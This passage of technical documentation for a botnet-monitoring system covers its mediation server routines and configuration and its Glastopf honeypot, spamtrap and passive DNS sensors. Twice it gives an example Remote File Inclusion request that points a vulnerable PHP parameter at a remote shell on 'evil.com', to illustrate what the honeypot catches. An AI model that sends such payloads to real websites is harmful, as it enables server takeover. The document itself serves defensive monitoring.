- PollGlastopfs, PollDioaneas – these routines fetch new records from sensors over SFTP using hardcoded SQL queries. After that, it stores them in the MS database. These routines store information about last fetched records for every honeypot sensor instance connected to the MS. The routines run every 10 minutes.

Spamtrap sensor data fetch routines

- PollSpamtraps - this routine fetches new records from spamtrap sensors over SFTP using hardcoded SQL queries. After that, it processes them and stores in the MS database. It extracts all URLs found in spam mails and sends them to FKIE VM for analysis. It does the same with all PDF files inside the attachments. The routine stores information about last fetched records for every spamtrap sensor instance connected to the MS. The routine runs every 5 minutes.

NIRC data fetch routines

- PollNIRC - this routine fetches new records from a serialized file which NIRC stored locally on MS. After that, it stores them in the MS database. The routine runs daily.

pDNS fast-flux sensor data fetch routines

- PollPDNSR - A poll procedure is implemented in order to fetch relevant fast-flux domains from pDNS Fast-flux collector VM as shown in the Figure 17.

Postprocessing rutines

Postprocessing routines read the data stored in the database and do postprocessing of collected data. The following postprocessing routines run in Mediation server:

- IRCbotSearch – specialised routine which deobfuscates PHP code from collected honeypot samples and then searches for potential information about C&C servers (domains, IP addresses, IRC channels etc.). Runs daily.
- AnalyseSpams – routine which extracts URLs and attachmentsfurther information from spams, calculates hash sums, detects like the language used in the spam etc. It also checks and scans if the URLs are malicious (independent of FKIE HoneyUnit)). Runs daily.
- AnalyseSpamCampaigns – spam campaign analysis routine. Runs weekly.
- ScanNewSamples – scans samples and attachments from spam, uses aopensource antivirus solution and a external hash blacklist database. Runs daily.
- GetFKIEResults – this routine gets scan results for URLs and PDF files from the FKIE VM. For this it uses hardcoded SQL querys (over STFP) on the local sqlite3 database on FKIE VM. The routine runs every hour.

Figure 20 shows Mediation server communicating with 2 virtual machines, one hosting FKIE routines and other (pDNS fast-flux collector) which has functionality of collecting and detection engine of pDNS record pairs and fast flux domains respectively. All 3 virtual machines represent logically one functionality.



Figure 20: Architecture of the system-Mediation server as a central point

10.1.6.2.Hardware Requirements

Hardware requirement is depending mostly on the type of connected sensors to particular Mediation server. Configuration depends on the supported pDNS fast-flux services, since it requires more hw resources than other services and fast-flux detection is also more cpu intensive then processing of data received by spamtrap, honeypot or NIRC. Thus there will be three hardware configurations available which can be combined:

- honeypot and spamtrap without passive DNS fast-flux detection:
  2GB RAM, 2 CPU, 100GB HDD

- passive DNS fast-flux detection depending on amount of collected data:
  8-32GB RAM, 2-4 CPU, >1 TB HDD

- If FKIE HoneyUnit or PDF Scrutinizer will be installed, additional hardware requirements should be fulfilled:
  2GB RAM, 2 CPU, 10GB HDD

Required networking equipment should provide sniffing of DNS records, so it should support (R)SPAN ports or sniffing should be done using TAP devices. As an alternative, although not preferred, it is possible to install pDNS sensor packages directly onto Linux based DNS servers.

10.1.6.3.Software Requirements

Platform requirements: virtualization environment capable of deploying OVA appliances (e.g. VMware ESXi)
OS: Ubuntu Linux 12 LTS
Application requirements: Python, PostgreSQL, Zabbix, OpenVPN, FKIE HoneyUnit and PDF Scrutinizer, ISC passive DNS solution

10.1.6.4.Configuration

Mediation server is configured editing the config file configMS.ini which is located in the installation root folder. The config file holds configuration parameters regarding Mediation server, but also parameters for every sensor instance that is connected on that particular Mediation server. The config file has a special section for every sensor instance (including MS).

The parameters that can be configured are the following:

[ms]
version = <MS version>
dbserver = <should be localhost if the database is on the same machine>
dbuser = <MS database user>
dbpass = <MS database user password>
dbname = <MS database name>

cache = < folder where MS stores its internal cache files>
samples = <folder where MS stores malware samples>
attachments = <folder where MS stores extracted mail attachments>
log_file = <path to the error log file>
info_log_file = <path to the standard log file>
scan_log = <path to the samples/attachments scanners log file>
report_to = <email address for sending reports>
mail_server = <mail server for sending reports>
partners = <list of partner names that have connected sensors to this MS>

[fkie]
ip = <internal IP address of the FKIE virtual machine>
root = <path to the FKIE tools installation>

[glastopf installation ID]
ip = <internal IP address of glastopf sensor installation>
dbport = <port where glastopf database is listening>
db = <glastopf sensor database name>
dbuser = <glastopf sensor database user>
dbpass = <glastopf sensor database user password>
samples = <folder where glastopf saves samples it collected>

[nirc]
dump_folder = <NIRC output folder>
ccs = <list of country codes for the incidents that NIRC takes in consideration>
cache = <NIRC collector cache folder>
temp_file = <NIRC cache file>
collectors = <NIRC collector folder>
log_file = <NIRC error log file>
info_log_file = <NIRC log file>

[spamtrap installation ID]
dbserver = <internal IP address of spamtrap sensor installation>
dbuser = <spamtrap sensor database user>
dbpass = <spamtrap sensor database user password>
dbname = <spamtrap sensor database name>
bound = <value important when comparing the similarity of spam messages, should be 90>
ccs = <list of country codes for the incidents that spamtrap takes in consideration>
keywords = <list of keywords that the email bodies will be checked for e.g. paypal>

[PDNSR sensor installation ID]
dbserver = <internal IP address of PDNSR virtual machine>
dbuser = <database user>
dbpass = <database user password>
dbname = <database name>

Note that the config file section names are IDs of the sensor installations. That value is also stored in the Mediation server database.

10.2. Honeypot sensor

10.2.1. Overview of the functionality provided

Honeypot virtual appliance contains Glastopf honeypot which catches self-spreading malware and malware downloaded from malicious web sites in web site attacks. The data about attacks is stored in a temporary database in the appliance from which is regularly pulled by mediation server.

Glastopf is a minimalistic, dynamic, low-interaction web application honeypot, which listens only on port 80 and is able to parse and decide which handling method to apply. It consists of public web page that can be found through search engines and of backend mechanism that handles requests for that site. Content of that site is knowingly set to be vulnerable so that it attracts attackers and allows them to perform an attack. Glastopf mechanism collects data from those attacks and tries to reply with expected response to attacker so that the attacker does not suspect that he is dealing with a honeypot.

Glastopf uses its PHP emulator to return the attackers the output he expects from a vulnerable target. Glastopf is capable of capturing the malware samples which the attackers use to exploit the vulnerabilities they think they found. In case of the ACDC project, only the „Remote File Inclusion“ attack type is being considered because it uses third-party compromised hosts (malware URLs) which host the malware samples that are also being captured. Those samples can contain IRC bots.
Deduplicated data from the honeypots (Malware URLs, list of attacker IP addresses and malware samples) is sent periodically afterpost processing to Central Clearing house by the Mediation server.

10.2.2. Responsibilities

10.2.2.1. Development

Open source components were used. Software is partly developed by CARNet ACDC team reachable at alias ncert@cert.hr

10.2.2.2. Deployment and Maintenance

Deployment and maintenance is partner’s responsibility who inftall software at own premisses

10.2.2.3. Operation

Operations is partner’s responsibility who install software at own premisses

10.2.3. Input Data

Glastopf sensor data is being collected by MS periodically using a VPN connection through which files from attacks are being fetched and SQL queries are being send to the PostgresSQL database of the sensor.Glastopf sensor never sends data to MS by itself. Afterwards MS processes all fetched data. This collecting and processing runs on daily basis.The only attack types that are being considered are Remote File Inclusion (RFI) attacks. Those attacks usually include a malware URL inside the HTTP request of the attacker.
There is an example of RFI attack URL:
http://www.example.com/vulnerable.php?color=http://evil.com/shell.php

Sensor input data comes from attack events. From port 80 on the web page that represents attack surface of Glastopf, through Glastopf emulators, to its database.

10.2.4. Output Data

Structure of output data is as defined in the paragraph “Input from honeypot sensor”.

10.2.5. External interfaces

There is no API or GUI on sensor

10.2.6. Deployment

10.2.6.1.Model

Data flow

The Glastopf sensor consists of a web server which runs on port 80, database and its logic. The logic is written in Python and the database type is PostgreSQL.
Glastopf frontend consist of two major parts - so called "dorks" and attack surface. Dorks are used to attract attackers over search engines. They are contained in the web page that is called attack surface and has lot of dorks that are dynamically added and generated through new requests. The honeypot can also build new dorks from the attacks it sees by automatically adding the paths attackers try to access to the dork database.

Emulators emulate vulnerabilities and are responsible for generating appropriate responses to attacker, to hide presence of honeypot. Basic principal of Glastopf is to aim on automated attacks.

Procedure of handling request is shown in the picture below (). First, the attacker sends a malicious request. After that request is being processed by Glastopf that updates database about the attack, if necessary, and sends response back to the attacker. If type of attack is remote file inclusion (RFI), Glastopf saves the file on disc.



Figure 21: Glaspot event flow

At the moment, Glastopf supports GET, POST and HEAD method. After discovering method that is used, it classifies type of attack. To achieve that it uses predefined samples based on gathered knowledge of attacks. Required emulators are triggered through set of rules (regular expressions), so that successful attack is simulated. Another important component that stands between emulator and honeypot's response is customized PHP parser that can accept possible malicious PHP scripts sent from attacker. That parser reads the script in harmless environment, analyzes it and helps to generate proper response to attacker.

More detailed procedure of handling an attack is shown in the Figure 22. When received a HEAD request, Glastopf responses with generic web server header. In case of POST request, entire content is stored. GET requests' are most common. After determining the request method, Glastopf tries to classify the type of attack. To achieve that, it uses predefined patterns, based on gathered knowledge about attacks. In **Fehler! Verweisquelle konnte nicht gefunden werden.** four types of classification are shown. In case of local file inclusion attack (LFI) Glastopf generates and serves the requested file. In case of request that targets on some other locations of website that Glastopf has not indexed so far, new keywords are added to dorklist, so that Glastopf attracts more attackers. In case of unknown request, Glastopf cannot give attacker reply that he expects. In this project, only remote file inclusion (RFI) attacks are observed and processed, since they can be used for spreading the botnets. When an RFI attack is recognized by Glastopf, it stores that file on disc and runs it through customized PHP sandbox (if PHP file is discovered). Sandbox, in combination with Glastopf modules, tries to pull out the response that attacker expects in case of a successful attack.



Figure 22: Detailed procedure of handling an attack by Glaspot

GET
http://www.example.com/vulnerable.php?color=http://evil.com/shell.php

In example above GET request is shown, with defined parameter “colour” as an URL to malicious site (file). This is how a simple RFI looks like. On the Figure 23 is shown how Glastopf processes RFI attack in general.



Figure 23: RFI attack processing

Other types of attack that Glastopf can recognize are PHP code injection, SQL injection, HTML injection, XSS, etc.

PHP parser can be additionally customized as well as new emulators can be written, but that part is not covered in this documentation since no changes were made on them.

Database

The honeypot sensor has its own PostgresSQL database where all the information about attack event is stored. The Mediation server periodically (remotely) connects to the database and fetches information about new attack events.

The sensors database type is PostgreSQL. All sensor records are stored in one table named „events“. This table includes the following data:

- • id (integer) – primary key
- • time (character varying 30) – timestamp of event
- • source (character varying 30) – source IP of request sent to glastopf

- • request_url (character varying 10000) – requested URL from attacker
- • request_raw (text) – HTTP requested header
- • pattern (character varying 20) - type of detected attack
- • filename (character varying 500) - name of fetched file

In "/etc/cron.d/glastopf" file, there is a routine for Glastopf database flush. It deletes all events older than 2 weeks that are not RFI events, on daily basis.

10.2.6.2.Software requirements

Platform requirements: virtualization environment capable of deploying OVA appliances (e.g. VMware ESXi)
Required OS – Ubuntu Linux 12 LTS
Application environment – Python, OpenVPN, Glastopf, PostgreSQL

10.2.6.3.Hardware requirements

Hardware requirements – 1 GB of RAM, 1 CPU, 32GB of Hard drive

10.2.6.4.Configuration and installation

The Glastopf honeypot sensor can be installed from the CARNet software repository or using the preinstalled virtual machine in OVA format. The automatic software update for sensors(all types) is shown in Figure 24. If you want to install package manually, please refer to the document "Early pilot /CARNet contribution/"

All sensors initiate an OpenVPN tunnel for uploading gathered data to Mediation Server, so those tunnels must be setup. After VPN tunnels are established, SSH key-based authentication is used for opening SFTP connections from MS to sensors. No setup actions are needed as sensor packages already contain the public SSH key of Mediation server.

The internal honeypot configuration file is "/opt/glastopf/glastopf.cfg". After the sensor installation, there is no special configuring (editing) needed. The config file holds the autogenerated local database password which must be provided to the owner of the Mediation server on which the honeypot sensor is connected.

Note that the Mediation server configuration holds its own parameters related to the Glastopf honeypot sensor (paragraph 10.1.6.4).

The sensor is installed as a service and is started running the command:

service glastopf start



Figure 24: Software update

10.3. Spamtrap sensor

10.3.1. Overview of the functionality provided

The spamtrap appliance receives spam and stores it in its temporary database. All e-mail messages received by the sensor are spam because its mailing addresses are distributed in such a way that they can be collected only by web harvesters (crawlers).
Information that is provided by a spamtrap sensor:

- IP addresses of spam bots
- Malware URLs from spams
- Malware samples from attachments
- Information about detected spam campaigns

Note that this information is available after postprocessing which is done on the Mediation server.

10.3.2. Responsibilities

10.3.2.1. Development

Open source components were used. Software is partly developed by CARNet ACDC team reachable at alias ncert@cert.hr

10.3.2.2. Deployment and Maintenance

Deployment and maintenance is partner's responsibility who inftall software at own premisses

10.3.2.3. Operation

Operations is partner's responsibility who install software at own premisses

10.3.3. Input Data

The input for the sensor are spam email messages. Postfix server on spamtrap sensor is used to gather incoming e-mail messages. A filter script that is attached to it, checks every e-mail message and stores it in sensor database.

10.3.4. Output Data

Structure of output data is as defined in the paragraph "Input from spamtrap sensor".

10.3.5. External interfaces

There is no API or a similar data interface to the spamtrap sensor.

10.3.6. Deployment

10.3.6.1.Model

Data Flow

The following diagram shows the data flow from the moment when the spamtrap sensor receives the spam email until the email is processed first by sensor logic and then by the postprocesssing routines which are located on Mediation server.



Figure 25: Spamtrap data flow

Postfix server on spamtrap sensor is used to gather incoming e-mail messages. A filter script that is attached to it, checks every e-mail message and stores it in sensor database. Postfix server provides the filter with the following input parameters:

- full text of the recieved spam
- IP address of the sender
- E-mail address of the recipient

Postfix filter is a simple component of the spamtrap sensor that has the task of filtering every message received from postfix mail server. It has to accomplish these simple tasks:

- Calculate the checksum for the spam message
- Save the spam message in sensor database
- Postfix filter is not a standalone program or process. It is a script that postfix mail server will run for every e-mail message recieved.

Database

Database of spamtrap sensor (PostgreSQL) stores the data provided by the postfix server and filter. This data is later polled and processed by Mediation server postprocessing routines. The database is periodically cleaned of old records.

10.3.6.2.Hardware Requirements

1 GB of RAM, 1 CPU, 32GB of Hard drive

10.3.6.3.Software Requirements

Platform requirements: virtualization environment capable of deploying OVA appliances (e.g. VMware ESXi)
Required OS – Ubuntu Linux 12 LTS
Application environment – Python 2.7, OpenVPN, Postfix, PostgreSQL

10.3.6.4.Configuration and installation

As with the honeypot sensor, the spamtrap sensor can be also installed from the CARNet software repository or using the preinstalled virtual machine in OVA format. The usage of software repository is the same as defined in paragraph 10.2.6.4

The sensor needs the postfix service which can be run after the installation using the command:

service postfix start

The domains that the spamtrap will be using must be added to the /etc/postfix/main.cf.
Multiple domain names should be separated by space.
root@sensor:~# vim /etc/postfix/main.cf

```
...
virtual_alias_domains = new.bgpost.bg test.bgpost.bg
...
```

Postfix service must be restarted after adding or changing domain names:
root@sensor:~# service postfix restart

The e-mail addresses that the spamtrap will be using have to be added to /etc/postfix/virtual file.

Each e-mail address should be printed in a separate line, with first column contains e-mail addresses, second column should contain only “ares” – a hard-coded username common created and used by spamtrap package.
After adding e-mail addresses, postmap command must be called:
postmap /etc/postfix/virtual

Note that the Mediation server configuration holds its own parameters related to the spamtrap sensor (paragraph 10.1.6.4.).

10.4. pDNS sensor

10.4.1. Overview of the functionality provided

Passive DNS Replication collects DNS response data received by caching or recursive DNS servers.4 This solution is developed and provided by Farsight

4 https://archive.farsightsecurity.com/Passive_DNS_Sensor/

(previously ISC) in order to help anti-abuse teams collecting aggregated DNS traffic via the Farsight SIE platform and storing it in an anonymized form in Farsight DNSDB. The aggregated data from an authoritative DNS server can sequentially be sent and stored in the above mentioned database.

Passive DNS replication sensor only collects DNS data received from caching server as the result of recursion. In order to preserve privacy, network traffic is collected only from outgoing interface of DNS recursors thus queries sent by individual clients are never logged. pDNS sensor captures raw packets from a network interface and reconstructs the DNS transaction occurred between recursive and authoritative nameservers. Our solution is implemented in a monitoring server(appliance) which has access to a port mirror i.e. span port of a layer 2 switch)



Figure 26: Passive DNS sensor architecture

DNS data flows through four stages, which are available via ISC SIE channel system, those channels are respectively numbered 202, 207, 208 and 204. ISC developed a special encapsulation protocol called NMSG which is used for communication between SIE channels[5]. Messages passed between stages are serialized using Google's Protocol Buffers.

The sensor consists of two packets:
Packet sie-*dns-sensor* is a standalone binary distribution of dnsqr to aid in deployment of passive DNS sensors on Linux systems, an alternative for BSD systems is sie-scripts. This package contains the module dnsqr which outputs the reconstructed DNS transactions in the NMSG format.

5 NMSG format is described in 10.1.2, as an input of Mediation Server

